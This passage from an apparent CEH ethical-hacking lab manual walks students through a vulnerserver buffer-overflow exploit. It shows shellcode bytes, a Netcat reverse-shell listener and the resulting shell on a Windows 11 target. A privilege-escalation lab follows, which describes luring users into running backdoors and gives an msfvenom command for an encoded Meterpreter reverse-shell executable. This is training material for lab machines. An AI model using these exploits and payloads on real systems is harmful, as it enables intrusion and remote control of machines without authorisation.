11 "\xe1\x4c\xdb\x43\x10\x8c\x1c\x63\xcb\xfb\x54\x97\x76\xfc\xa3"
12 "\xe5\xac\x89\x37\x4d\x26\x29\x93\x6f\xeb\xac\x50\x63\x40\xba"
13 "\x3e\x60\x57\x6f\x35\x9c\xdc\x8e\x99\x14\xa6\xb4\x3d\x7c\x7c"
14 "\xd4\x64\xd8\xd3\xe9\x76\x83\x8c\x4f\xfd\x2e\xd8\xfd\x5c\x27"
15 "\x2d\xcc\x5e\xb7\x39\x47\x2d\x85\xe6\xf3\xb9\xa5\x6f\xda\x3e"
16 "\xc9\x45\x9a\x0d\x34\x66\xdb\xf9\xf2\x32\x8b\x91\xd3\x3a\x40"
17 "\x61\xdb\xee\xc7\x31\x73\x41\xa8\xe1\x33\x31\x40\xeb\xbb\x6e"
18 "\x70\x14\x16\x07\x1b\xef\xf1\x22\xd6\xee\x0c\x5b\xe4\xf0\x1f"
19 "\xc7\x61\x16\x75\xe7\x27\x81\xe2\x9e\x6d\x59\x92\x5f\xb8\x24"
20 "\x94\xd4\x4f\xd9\x5b\x1d\x25\xc9\x0c\xed\x70\xb3\x9b\xf2\xae"
21 "\xdb\x40\x60\x35\x1b\x0e\x99\xe2\x4c\x47\x6f\xfb\x18\x75\xd6"
22 "\x55\x3e\x84\x8e\x9e\xfa\x53\x73\x20\x03\x11\xcf\x06\x13\xef"
23 "\xd0\x02\x47\xbf\x86\xdc\x31\x79\x71\xaf\xeb\xd3\x2e\x79\x7b"
24 "\xa5\x1c\xba\xfd\xaa\x48\x4c\xe1\x1b\x25\x09\x1e\x93\xa1\x9d"
25 "\x67\xc9\x51\x61\xb2\x49\x71\x80\x16\xa4\x1a\x1d\xf3\x05\x47"
26 "\x9e\x2e\x49\x7e\x1d\xda\x32\x85\x3d\xaf\x37\xc1\xf9\x5c\x4a"
27 "\x5a\x6c\x62\xf9\x5b\xa5"
28
29 shellcode = "C" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow
30
31 try:
```


150. Now, before running the above command, we will run the Netcat command to listen on port 4444. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
151. Open a new **Terminal** window. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
152. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
153. Now, type **cd** and press **Enter** to jump to the root directory.
154. Type **nc -nvlp 4444** and press **Enter**.
155. Netcat will start listening on port **4444**, as shown in the screenshot.

```

[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker$ #cd
[root@parrot]~$ #nc -nvlp 4444
listening on [any] 4444 ...

```

156. Switch back to the first **Terminal** window. Type **chmod +x shellcode.py** and press **Enter** to change the mode to execute the Python script.
157. Type **./shellcode.py** and press **Enter** to execute the Python script.


```

[root@parrot]~/home/attacker/Desktop/Scripts$ #chmod +x shellcode.py
[root@parrot]~/home/attacker/Desktop/Scripts$ #./shellcode.py
[root@parrot]~/home/attacker/Desktop/Scripts$ #nc -nvlp 4444
listening on [any] 4444 ...

```


Module 06 – System Hacking

158. Now, switch back to the **Terminal** running the Netcat command.
159. You can observe that shell access to the target vulnerable server has been established, as shown in the screenshot.
160. Now, type **whoami** and press **Enter** to display the username of the current user.



```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ #cd /root
[root@parrot]~$ #nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.11] 50825
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>whoami
windows11\admin

E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>
```

161. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.
162. Close all the open windows and document all the acquired information.
163. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Privilege Escalation to Gain Higher Privileges

Privilege escalation is the process of using a non-admin user account to gain a higher level of access in the target system, including admin privileges.

Lab Scenario

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
- Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter
- Escalate privileges by exploiting vulnerability in pkexec
- Escalate privileges in Linux machine by exploiting misconfigured NFS

- Escalate privileges by bypassing UAC and exploiting Sticky Keys
- Escalate privileges to gather hashdump using Mimikatz

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 90 Minutes

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation:** An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- **Vertical Privilege Escalation:** An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Lab Tasks

Task 1: Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

Privilege escalation tools such as BeRoot and GhostPack Seatbelt allow you to run a configuration assessment on a target system to find information about the underlying vulnerabilities of system resources such as services, file and directory permissions, kernel version, and architecture. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

Exploiting client-side vulnerabilities allows you to execute a command or binary on a target machine to gain higher privileges or bypass security mechanisms. Using these exploits, you can further gain access to privileged user accounts and credentials.

This task demonstrates the exploitation procedure on a weakly patched Windows 11 machine that allows you to gain access through a Meterpreter shell, and then employing privilege


escalation techniques to attain administrative privileges to the machine through the Meterpreter shell.

Here, we will find misconfigurations in the target system using BeRoot and Seatbelt and further escalate privileges by exploiting client-side vulnerabilities.

Note: In This task, we are using the **Parrot Security (10.10.1.13)** machine as the host machine and the **Windows 11 (10.10.1.11)** machine as the target machine.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.
6. A **Parrot Terminal** window appears. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.1.13** (here, this IP is the **Parrot Security** machine).

